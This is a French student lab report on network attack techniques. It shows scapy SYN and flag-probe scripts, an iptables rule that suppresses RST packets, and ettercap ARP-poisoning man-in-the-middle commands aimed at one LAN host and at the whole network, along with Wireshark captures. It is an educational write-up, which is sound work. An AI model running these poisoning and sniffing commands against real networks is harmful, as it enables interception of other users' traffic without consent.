

Techniques d'attaque - injection de trafic

Tristan BILOT, Nora DELFAU, Enzar SALEMI, Madushan THAMBITHURAI
EPITA

7 Juin 2021

Abstract

L'objectif de ce TP est d'utiliser est de manipuler les requêtes de niveau 3 et les trames de niveau afin de mettre en places des attaques de type Man in the middle ou DNS poisoning. Les outils utilisés sont wireshark, ettercap, arpspoof et scapy. Une implémentation détaillée développée à l'aide de scapy est disponible à la fin de ce document.

1 Notes

1.1 Man in the middle

Man in the middle: l'objectif est de se mettre en tant que proxy entre le serveur et l'utilisateur cible.

1.2 ARP

ARP est le protocole permettant de mapper les adresses IP d'un réseau avec leur adresse MAC. Au moment d'en envoi d'une requête à une adresse IP, à la couche de session, la table ARP va d'abord être consultée afin de trouver la MAC associée à l'adresse IP. Dans le cas où l'adresse IP n'est pas dans la table, un broadcast est lancé afin de demander l'adresse MAC. L'adresse MAC d'une machine peut être modifiée au niveau logiciel. Le routage d'un réseau à un autre réseau se fait au niveau 3. Au niveau 2, une trame sera envoyée à la gateway qui elle transmettra le message au deuxième réseau.

- Man in the middle: on se fait passer pour la gateway, donc on envoie notre adresse MAC à la place de celle de la gateway. cela permet de récupérer les requêtes envoyées initialement à la gateway. La machine victime de l'attaque va rentrer l'adresse MAC de l'attaquant dans sa table ARP et échangera désormais avec lui.
- DNS poisoning: en se mettant à la place du dns, on associe à des noms de domaine les mauvaises adresses IP. Ainsi, il est possible de rediriger l'accès à google.com vers un autre site Internet.
- Deux outils connus pour les attaques man in the middle: Arpspoof, Ettercap. Si un site est requêté et qu'on se positionne entre le serveur et la machine ciblée, il est possible de modifier le contenu du site Internet si TLS n'est pas utilisé. Sinon, il ne sera pas possible de modifier le site vu que la réponse sera chiffrée.

- Dans les outils de scan comme nmap, des paquets SYN sont envoyés sur les ports, c'est ensuite en fonction de la réponse que des décisions seront prises: si la réponse est un SYN ACK, c'est que le port est ouvert, s'il n'y a pas de réponse, c'est que le port est fermé, sinon si un paquet ICMP est retourné c'est un firewall qui a bloqué la connexion.

2 Exercice 1

Dans les prochaines étapes, chaque envoi de requête sera examinée grâce à Wireshark afin de comprendre en détail le fonctionnement derrière chaque requête. Il est possible d'envoyer une trame ethernet grâce à la commande sendp (Fig 1). Il faudra spécifier l'adresse MAC de destination, l'IP ainsi que le protocole à utiliser.

On lance le service apache sur la machine distante grâce à cette commande:

```
remnux@remnux:~$ service apache2 start
```

Figure 1: lancement d'un serveur Apache

Nous avons créé un script pour pouvoir effectuer les commandes plus simplement, dans ce script nous définissons les deux IP importantes:

- l'IP source qui correspond à notre machine
- l'IP destination qui correspond à la machine que l'on va attaquer

On envoie un paquet comportant la requête SYN et on randomise le numéro de port (entre 420 et 600) à chaque envoi et on établit comme port source : le 18

```
from scapy.all import *
A = '192.168.1.27' # source IP address
B = '172.20.10.3' # destination IP address

packet = IP(src=A, dst=B) / TCP(sport=18, dport=(420,480), flags="S")
#send(packet)
ans,unans=srloop(packet,interval=0.01,timeout=5)

ans.summary()
unans.summary()
```

Ensuite en commentaire nous avons la fonction send() qui va envoyer le paquet. On lance l'attaque avec la fonction srloop() avec un intervalle entre chaque envoi de 0.01 secondes et le timeout réglé à 5 secondes

```
(madu@maduKali)-[~]
$ sudo iptables -A OUTPUT -s 192.168.1.27 -p tcp --tcp-flags RST RST -j DROP
```

Afin d'éviter d'envoyer des RST au noyau de la machine distante, on ajoute une règle pour palier à ce problème.

```
ans.summary()
unans.summary()
```

On va donc afficher les résultats de notre attaque avec ans(celles qui ont été répondu et celles qui ne l'ont pas été)

```
IP / TCP 192.168.1.27:18 > 172.20.10.3:447 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:448 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:449 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:450 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:451 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:452 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:453 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:454 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:455 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:456 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:457 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:458 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:459 S
```

L'envoi du paquet avec srloop et on peut voir l'affichage de tous les paquets envoyés à chaque port.

Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
6138	2607.6976732	192.168.1.27	172.20.10.3	TCP	60	[TCP Retransmission] 18 → 460 [SYN] Seq=0 Win=8192 Len=0
6139	2607.7095677	192.168.1.27	172.20.10.3	TCP	60	[TCP Retransmission] 18 → 461 [SYN] Seq=0 Win=8192 Len=0
6140	2607.7044775	192.168.1.27	172.20.10.3	TCP	60	[TCP Retransmission] 18 → 462 [SYN] Seq=0 Win=8192 Len=0
6141	2607.7023125	192.168.1.27	172.20.10.3	TCP	60	[TCP Retransmission] 18 → 463 [SYN] Seq=0 Win=8192 Len=0
6142	2607.7031789	192.168.1.27	172.20.10.3	TCP	60	[TCP Retransmission] 18 → 464 [SYN] Seq=0 Win=8192 Len=0
6143	2607.7042346	192.168.1.27	172.20.10.3	TCP	60	[TCP Retransmission] 18 → 465 [SYN] Seq=0 Win=8192 Len=0
6144	2607.7050292	192.168.1.27	172.20.10.3	TCP	60	[TCP Retransmission] 18 → 466 [SYN] Seq=0 Win=8192 Len=0

HOST: 239.255.255.250:1900\r\n
MAN: "ssdp:discover"\r\n
MX: 1\r\n

Les résultats de l'attaque sont affichés sur le Wireshark de la machine distante.

```
remnux@remnux:~$ cat /proc/sys/net/ipv4/tcp_retries1
3
```

Grâce à cette commande, nous avons le temps d'attente du système après la réception d'un SYN.

3 Exercice 2

Port 80 : SYN :

```
send(IP(dst="192.168.1.28")/TCP(dport=80, flags="S"))
```

- port ouvert : On obtient la réponse SYN/ACK

```
29 52.704147... 192.168.1.27 192.168.1.28 TCP 60 20 → 80 [SYN] Seq=0 Win=8192 Len=0
30 52.704238... 192.168.1.28 192.168.1.27 TCP 58 80 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
```

- port fermé: On obtient la réponse RST/ACK

```
11.. 375.61562.. 192.168.1.27 192.168.1.28 TCP 60 [TCP Retransmission] 20 → 80 [SYN] Seq=0 Win=8192 Len=0
L 11.. 375.61565.. 192.168.1.28 192.168.1.27 TCP 54 80 → 20 [RST, ACK] Seq=3643554721 Ack=1 Win=0 Len=0
```

Port 80 : Push, Fin, Urgent avec la commande :

```
send(IP(dst="192.168.1.28")/TCP(dport=80, flags="PFU"))
```

- port ouvert: Nous n'obtenons pas de réponse

```
VMware_f8:a2:80 VMware_02:f2:ee ARP 42 192.168.1.28 is at 00:0c:29:f8:a2:80
192.168.1.27 192.168.1.28 TCP 60 [TCP Retransmission] 20 -> 80 [FIN, PSH, URG] Seq=0 Win=8192 Urg=0 Len=0
fa80::2a::20ff:: ff02::1 ICMP 60 Neighbor Solicitation
```

- port fermé: On reçoit la réponse RST/ACK

```
192.168.1.27 192.168.1.28 TCP 60 [TCP Retransmission] 20 -> 80 [FIN, PSH, URG] Seq=0 Win=8192 Urg=0 Len=0
192.168.1.28 192.168.1.27 TCP 54 80 -> 20 [RST, ACK] Seq=3643554721 Ack=1 Win=0 Len=0
```

Port 80: FIN avec la commande:

```
send(IP(dst="192.168.1.28")/TCP(dport=80, flags="F"))
```

- port ouvert: Nous n'obtenons pas de réponse

```
12 1482.0132 192.168.1.27 192.168.1.28 TCP 60 [TCP Retransmission] 20 -> 80 [FIN] Seq=0 Win=8192 Len=0
12 1482.1733 fe80::2b0:29ff:: ff02::1 ICMP 90 Multicast Listener Report Message v2
```

- port fermé: On reçoit la réponse RST/ACK

```
VMware_E_10:02:00 VMware_E_02:f2:ee ARP 42 192.168.1.28 is at 00:0c:29:f8:a2:80
192.168.1.27 192.168.1.28 TCP 60 [TCP Retransmission] 20 -> 80 [FIN] Seq=0 Win=8192 Len=0
192.168.1.28 192.168.1.27 TCP 54 80 -> 20 [RST, ACK] Seq=3643554721 Ack=1 Win=0 Len=0
192.168.1.25 224.0.0.251 ICMP 60 Membership Report group 224.0.0.251
```

Port 80 : Sans flags avec la commande :

```
send(IP(dst="192.168.1.28")/TCP(dport=80))
```

- port ouvert: Nous obtenons la réponse SYN/ACK

```
192.168.1.27 192.168.1.28 TCP 60 [TCP Retransmission] 20 -> 80 [SYN] Seq=0 Win=8192 Len=0
192.168.1.28 192.168.1.27 TCP 50 [TCP Retransmission] [TCP Port numbers reused] 80 -> 20 [SYN, ACK] Seq=3676
192.168.1.27 192.168.1.28 TCP 60 20 -> 80 [RST] Seq=1 Win=0 Len=0
192.168.1.25 224.0.0.251 ICMP 60 Membership Report group 224.0.0.251
```

- port fermé: Nous obtenons la réponse RST/ACK

```
192.168.1.27 192.168.1.28 TCP 60 [TCP Retransmission] 20 -> 80 [SYN] Seq=0 Win=
192.168.1.28 192.168.1.27 TCP 54 80 -> 20 [RST, ACK] Seq=3643554721 Ack=1 Win=
```


not mdns						
Vo.	Time	Source	Destination	Protocol	Length	Info
254	261.178880187	192.168.34.4	5.44.235.166	UDP	83	49898 → 1337 Len=41
255	264.294288311	192.168.34.4	192.168.34.1	FTP-DA..	62	FTP Data: 8 bytes
256	264.294674904	192.168.34.1	192.168.34.4	TCP	60	49576 → 20 [RST, ACK] Seq=1 Ack=9 Win=0 Len=0
257	266.303152260	Vmware_60:8c:ec	f2:18:98:b2:17:64	ARP	42	Who has 192.168.34.1? Tell 192.168.34.4
258	266.303442275	f2:18:98:b2:17:64	Vmware_60:8c:ec	ARP	60	192.168.34.1 is at f2:18:98:b2:17:64
259	269.333743705	192.168.34.4	192.168.34.1	FTP-DA..	62	FTP Data: 8 bytes
260	269.334115420	192.168.34.1	192.168.34.4	TCP	60	33118 → 20 [RST, ACK] Seq=1 Ack=9 Win=0 Len=0
263	211.307935866	5.44.235.166	192.168.34.4	UDP	83	1337 → 49898 Len=41
264	211.308209771	192.168.34.4	5.44.235.166	UDP	83	49898 → 1337 Len=41
267	214.388596254	192.168.34.4	192.168.34.1	FTP-DA..	62	FTP Data: 8 bytes
268	214.388956855	192.168.34.1	192.168.34.4	TCP	60	61878 → 20 [RST, ACK] Seq=1 Ack=9 Win=0 Len=0
273	219.425427060	192.168.34.4	192.168.34.1	FTP-DA..	62	FTP Data: 8 bytes
274	219.425764737	192.168.34.1	192.168.34.4	TCP	60	28178 → 20 [RST, ACK] Seq=1 Ack=9 Win=0 Len=0
275	221.335099570	192.168.34.4	5.44.235.166	UDP	83	49898 → 1337 Len=41
276	221.350986370	5.44.235.166	192.168.34.4	UDP	83	1337 → 49898 Len=41
279	224.473470595	192.168.34.4	192.168.34.1	FTP-DA..	62	FTP Data: 8 bytes
280	224.473761082	192.168.34.1	192.168.34.4	TCP	60	48336 → 20 [RST, ACK] Seq=1 Ack=9 Win=0 Len=0
281	229.518109923	192.168.34.4	192.168.34.1	FTP-DA..	62	FTP Data: 8 bytes
282	229.518458967	192.168.34.1	192.168.34.4	TCP	60	10219 → 20 [RST, ACK] Seq=1 Ack=9 Win=0 Len=0
283	231.524221842	5.44.235.166	192.168.34.4	UDP	83	1337 → 49898 Len=41
284	231.524588444	192.168.34.4	5.44.235.166	UDP	83	49898 → 1337 Len=41
285	234.557829036	192.168.34.4	192.168.34.1	FTP-DA..	62	FTP Data: 8 bytes
286	234.558172343	192.168.34.1	192.168.34.4	TCP	60	41977 → 20 [RST, ACK] Seq=1 Ack=9 Win=0 Len=0
287	239.618435822	192.168.34.4	192.168.34.1	FTP-DA..	62	FTP Data: 8 bytes
288	239.618818866	192.168.34.1	192.168.34.4	TCP	60	44832 → 20 [RST, ACK] Seq=1 Ack=9 Win=0 Len=0
289	241.541434565	192.168.34.4	5.44.235.166	UDP	83	49898 → 1337 Len=41
290	241.561764567	5.44.235.166	192.168.34.4	UDP	83	1337 → 49898 Len=41
291	244.652767478	192.168.34.4	192.168.34.1	FTP-DA..	62	FTP Data: 8 bytes
292	244.653056318	192.168.34.1	192.168.34.4	TCP	60	64443 → 20 [RST, ACK] Seq=1 Ack=9 Win=0 Len=0
293	246.751458872	Vmware_60:8c:ec	f2:18:98:b2:17:64	ARP	42	Who has 192.168.34.1? Tell 192.168.34.4
294	246.751819642	f2:18:98:b2:17:64	Vmware_60:8c:ec	ARP	60	192.168.34.1 is at f2:18:98:b2:17:64
295	249.732934814	Vmware_60:8c:ec	Broadcast	ARP	42	Who has 192.168.34.1? Tell 192.168.34.4
296	249.733270855	f2:18:98:b2:17:64	Vmware_60:8c:ec	ARP	60	192.168.34.1 is at f2:18:98:b2:17:64
297	249.748427173	192.168.34.4	192.168.34.1	FTP-DA..	62	FTP Data: 8 bytes
298	249.748707234	192.168.34.1	192.168.34.4	TCP	60	41024 → 20 [RST, ACK] Seq=1 Ack=9 Win=0 Len=0
301	251.841000111	192.168.34.4	5.44.235.166	UDP	83	49898 → 1337 Len=41
302	251.860982774	5.44.235.166	192.168.34.4	UDP	83	1337 → 49898 Len=41
303	254.792619088	192.168.34.4	192.168.34.1	FTP-DA..	62	FTP Data: 8 bytes
304	254.792921053	192.168.34.1	192.168.34.4	TCP	60	36178 → 20 [RST, ACK] Seq=1 Ack=9 Win=0 Len=0
327	259.833060299	192.168.34.4	192.168.34.1	FTP-DA..	62	FTP Data: 8 bytes
328	259.833372812	192.168.34.1	192.168.34.4	TCP	60	35482 → 20 [RST, ACK] Seq=1 Ack=9 Win=0 Len=0

Identification:	0x0bd6 (3030)
Flags:	0x00
Fragment Offset:	0
Time to Live:	64
Protocol:	TCP (6)
Header Checksum:	0xa9a4 [validation disabled]
[Header checksum status:	Unverified]
Source Address:	192.168.34.1
Destination Address:	192.168.34.4

Transmission Control Protocol, Src Port: 28178, Dst Port: 20, Seq: 1, Ack: 9, Len: 0
0000 00 0c 29 60 8c ec f2 18 98 b2 17 64 08 00 45 00 ..).....
0010 00 28 0b d6 00 00 40 06 a9 a4 c0 a8 22 01 c0 a8 -(.....0
0020 22 04 0e 12 00 14 00 00 00 00 00 00 09 50 14 "n.....
0030 00 00 7c 4b 00 00 00 00 00 00 00 00 00 00 00 .. K.....

Figure 5: Paquets envoyés depuis wireshark

4 Exercice 3

- Ettercap est une suite complète pour les attaques Man in the middle. Elle propose le sniffing de connexion, le filtrage du contenu à la volée et de nombreuses autres techniques. Elle prend aussi en charge la dissection active et passive de nombreux protocoles et comprend de nombreuses fonctionnalités pour l'analyse du réseau et de l'hôte.
- L'ARP poisoning consiste à modifier l'association entre l'adresse IP (niveau 3) et l'adresse MAC, ou Ethernet (niveau 2) d'une machine cible. En effectuant ces modifications, il est possible de faire croire à une machine que l'adresse IP de son correspondant se trouve en fait à l'adresse Ethernet d'une machine pirate.




Figure 6: Paquets envoyés depuis wireshark

La commande `arp -a` sous unix permet de consulter la table ARP actuellement utilisée sur la machine. C'est elle qui va mapper les adresses IP rencontrées aux adresses MAC de chaque machine, afin de pouvoir les identifier au niveau de la couche réseau 2.

```
tristanbilot — tristanbilot@root — zsh — 88x12
Last login: Wed Jun  9 13:45:40 on console
tristanbilot at root in ~
o arp -a
lan.home (192.168.1.1) at 78:81:56:4d:4d:4d on en0 ifscope [ethernet]
tristans-iphone.home (192.168.1.12) at 66:29:ec:1a:1a:1a on en0 ifscope [ethernet]
mymacbook.home (192.168.1.42) at f0:18:9d:1a:1a:1a on en0 ifscope permanent [ethernet]
iphone-se-de-catherine.home (192.168.1.70) at 96:d4:1a:1a:1a:1a on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:1a:1a:1a on en0 ifscope permanent [ethernet]
? (239.255.255.250) at 1:0:5e:1a:1a:1a on en0 ifscope permanent [ethernet]
tristanbilot at root in ~
o
```

Figure 7: `arp -a`

4.1 Attaque Man in the middle

Afin de sniffer les connexions d'une cible sur un réseau, il faut l'adresse IP privée de la machine à attaquer et l'IP de la gateway. Si une VM est utilisée, il faut bien penser à activer le mode bridge dans les paramètres de la VM afin qu'elle soit réellement connectée au réseau de la machine hôte.

```
Nmap scan report for mymacbook.home (192.168.1.42)
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
88/tcp    open  kerberos-sec
445/tcp   open  microsoft-ds
3306/tcp   open  mysql
```

Figure 8: Récupération de l'adresse IP cible

```
(kali@kali)~$ ip route | grep default
default via 192.168.1.1 dev eth0 proto dhcp metric 100
```

Figure 9: Récupération de l'adresse IP de la gateway

Avec ces deux adresses, il est possible de lancer l'attaque avec ettercap.

```
(kali@kali)~$ sudo ettercap -T -q -M arp:remote /192.168.1.42// /192.168.1.1// -w result

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:60:8C:EC
          192.168.1.27/255.255.255.0
          fe80::20c:29ff:fe60:8cec/64
          2a01:cb00:fb4:db00:20c:29ff:fe60:8cec/64
          2a01:cb00:fb4:db00:b1f1:2a44:3b55:1964/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

 34 plugins
 42 protocol dissectors
 57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...
* |----->| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.1.42 F0:18:98:2B:88:9F

GROUP 2 : 192.168.1.1 78:81:02:82:D6:DA
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

Figure 10: Attaque avec ettercap sur un MacBook du réseau local

Après quelques minutes de capture, il est possible de consulter le résultat du sniffing via wireshark avec le fichier result.

No.	Time	Source	Destination	Protocol	Length	Info
1467	675.161331	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=1399 Ack=15281 Win=126128 Len=0 TSval=425725959 TSecr=12620665...
1468	675.161520	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=1399 Ack=18177 Win=125248 Len=0 TSval=425725959 TSecr=12620665...
1469	675.161744	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=1399 Ack=21073 Win=122368 Len=0 TSval=425725959 TSecr=12620665...
1470	675.162002	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=1399 Ack=23062 Win=120384 Len=0 TSval=425725959 TSecr=12620665...
1471	675.162105	192.168.1.42	192.124.249.13	TCP	66	[TCP Window Update] 50075 → 443 [ACK] Seq=1399 Ack=23062 Win=131072 Len=0 TSval=4257...
1472	675.761872	Vmware_60:8c:ec	Apple_2b:88:9f	ARP	42	192.168.1.1 is at 00:0c:29:60:8c:ec
1473	675.762098	Vmware_60:8c:ec	Sercomm_82:d6:da	ARP	42	192.168.1.42 is at 00:0c:29:60:8c:ec
1474	676.314768	192.168.1.42	192.124.249.13	TCP	1514	50075 → 443 [ACK] Seq=1399 Ack=23062 Win=131072 Len=1448 TSval=425727095 TSecr=12620...
1475	676.314780	192.168.1.42	192.124.249.13	TLSv1.2	1818	Application Data
1476	676.325199	192.168.1.42	192.124.249.13	TCP	1514	[TCP Out-Of-Order] 50075 → 443 [ACK] Seq=1399 Ack=23062 Win=131072 Len=1448 TSval=42...
1477	676.326048	192.168.1.42	192.124.249.13	TCP	1818	[TCP Retransmission] 50075 → 443 [PSH, ACK] Seq=2847 Ack=23062 Win=131072 Len=952 TS...
1478	676.337765	192.168.1.42	192.124.249.13	TCP	1514	50075 → 443 [ACK] Seq=3799 Ack=23062 Win=131072 Len=1448 TSval=425727114 TSecr=12620...
1479	676.337748	192.168.1.42	192.124.249.13	TLSv1.2	471	Application Data
1480	676.345028	192.168.1.42	192.124.249.13	TCP	1514	[TCP Out-Of-Order] 50075 → 443 [ACK] Seq=3799 Ack=23062 Win=131072 Len=1448 TSval=42...
1481	676.345396	192.168.1.42	192.124.249.13	TCP	471	[TCP Retransmission] 50075 → 443 [PSH, ACK] Seq=5247 Ack=23062 Win=131072 Len=485 TS...
1482	676.359465	192.168.1.56	224.0.0.251	IGMPv2	60	Membership Report group 224.0.0.251
1483	676.721563	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=24510 Win=129600 Len=0 TSval=425727498 TSecr=12620680...
1484	676.721574	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=25958 Win=128128 Len=0 TSval=425727498 TSecr=12620680...
1485	676.721575	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=27406 Win=126720 Len=0 TSval=425727498 TSecr=12620680...
1486	676.721576	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=28854 Win=125248 Len=0 TSval=425727498 TSecr=12620680...
1487	676.721577	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=30302 Win=123776 Len=0 TSval=425727498 TSecr=12620680...
1488	676.721578	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=31276 Win=12816 Len=0 TSval=425727498 TSecr=12620680...
1489	676.721579	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=32724 Win=121408 Len=0 TSval=425727498 TSecr=12620680...
1490	676.721580	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=34172 Win=119336 Len=0 TSval=425727498 TSecr=12620680...
1491	676.721606	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=35620 Win=118464 Len=0 TSval=425727498 TSecr=12620680...
1492	676.721610	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=36318 Win=117760 Len=0 TSval=425727498 TSecr=12620680...
1493	676.721612	192.168.1.42	192.124.249.13	TCP	66	[TCP Window Update] 50075 → 443 [ACK] Seq=5652 Ack=36318 Win=131072 Len=0 TSval=4257...
1494	676.723135	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=37766 Win=129600 Len=0 TSval=425727499 TSecr=12620681...
1495	676.723149	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=39214 Win=128128 Len=0 TSval=425727499 TSecr=12620681...
1496	676.723153	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=40662 Win=126720 Len=0 TSval=425727499 TSecr=12620681...
1497	676.723155	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=42110 Win=125248 Len=0 TSval=425727499 TSecr=12620681...
1498	676.723157	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=43558 Win=123776 Len=0 TSval=425727499 TSecr=12620681...
1499	676.723158	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=44532 Win=12816 Len=0 TSval=425727499 TSecr=12620681...
1500	676.723160	192.168.1.42	192.124.249.13	TCP	66	[TCP Window Update] 50075 → 443 [ACK] Seq=5652 Ack=44532 Win=131072 Len=0 TSval=4257...
1501	676.723162	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=47428 Win=128128 Len=0 TSval=425727499 TSecr=12620681...
1502	676.723196	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=49572 Win=126016 Len=0 TSval=425727499 TSecr=12620681...
1503	676.723203	192.168.1.42	192.124.249.13	TCP	78	[TCP Dup ACK 1502=1] 50075 → 443 [ACK] Seq=5652 Ack=49572 Win=126016 Len=0 TSval=425...
1504	676.724373	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=49603 Win=131072 Len=0 TSval=425727499 TSecr=12620681...
1505	676.725055	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=24510 Win=129600 Len=0 TSval=425727498 TSecr=12620680...
1506	676.725674	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=25958 Win=128128 Len=0 TSval=425727498 TSecr=12620680...
1507	676.726246	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=27406 Win=126720 Len=0 TSval=425727498 TSecr=12620680...
1508	676.726695	192.168.1.42	192.124.249.13	TCP	66	50075 → 443 [ACK] Seq=5652 Ack=28854 Win=125248 Len=0 TSval=425727498 TSecr=12620680...

* Frame 1467: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0
 * Ethernet II, Src: Vmware_60:8c:ec (00:0c:29:60:8c:ec), Dst: Sercomm_82:d6:da (78:81:02:82:d6:da)
 * Internet Protocol Version 4, Src: 192.168.1.42, Dst: 192.124.249.13
 * Transmission Control Protocol, Src Port: 50075, Dst Port: 443, Seq: 1399, Ack: 15281, Len: 0

0000 78 81 02 82 d6 da 00 0c 29 60 8c ec 08 00 45 00 x.....)....E
 0010 00 34 00 00 40 00 40 00 bf 67 c0 a8 01 2a c0 7c 4 @ @ g * |
 0020 f9 0d c3 9b 01 bb 16 25 84 42 ee b5 9b 80 10% B
 0030 07 02 ff 37 00 00 01 01 08 ba 19 00 10 07 4b 397....-..K9
 0040 9b a6

Figure 11: Record du réseau de la victime sur wireshark

Il est également possible de sniffer l'ensemble du réseau:

```
(kali@kali)~$ sudo ettercap -T -q -M arp:remote /// ///
[sudo] password for kali:

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 -> 00:0C:29:60:8C:EC
192.168.1.27/255.255.255.0
fe80::20c:29ff:fe60:8cec/64
2a01:cb00:fb4:db00:20c:29ff:fe60:8cec/64
2a01:cb00:fb4:db00:b1f1:2a44:3b55:1964/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |-----> 100.00 %

DHCP: [00:26:86:00:00:00] DISCOVER
DHCP: [00:26:86:00:00:00] DISCOVER
DHCP: [00:26:86:00:00:00] DISCOVER
8 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

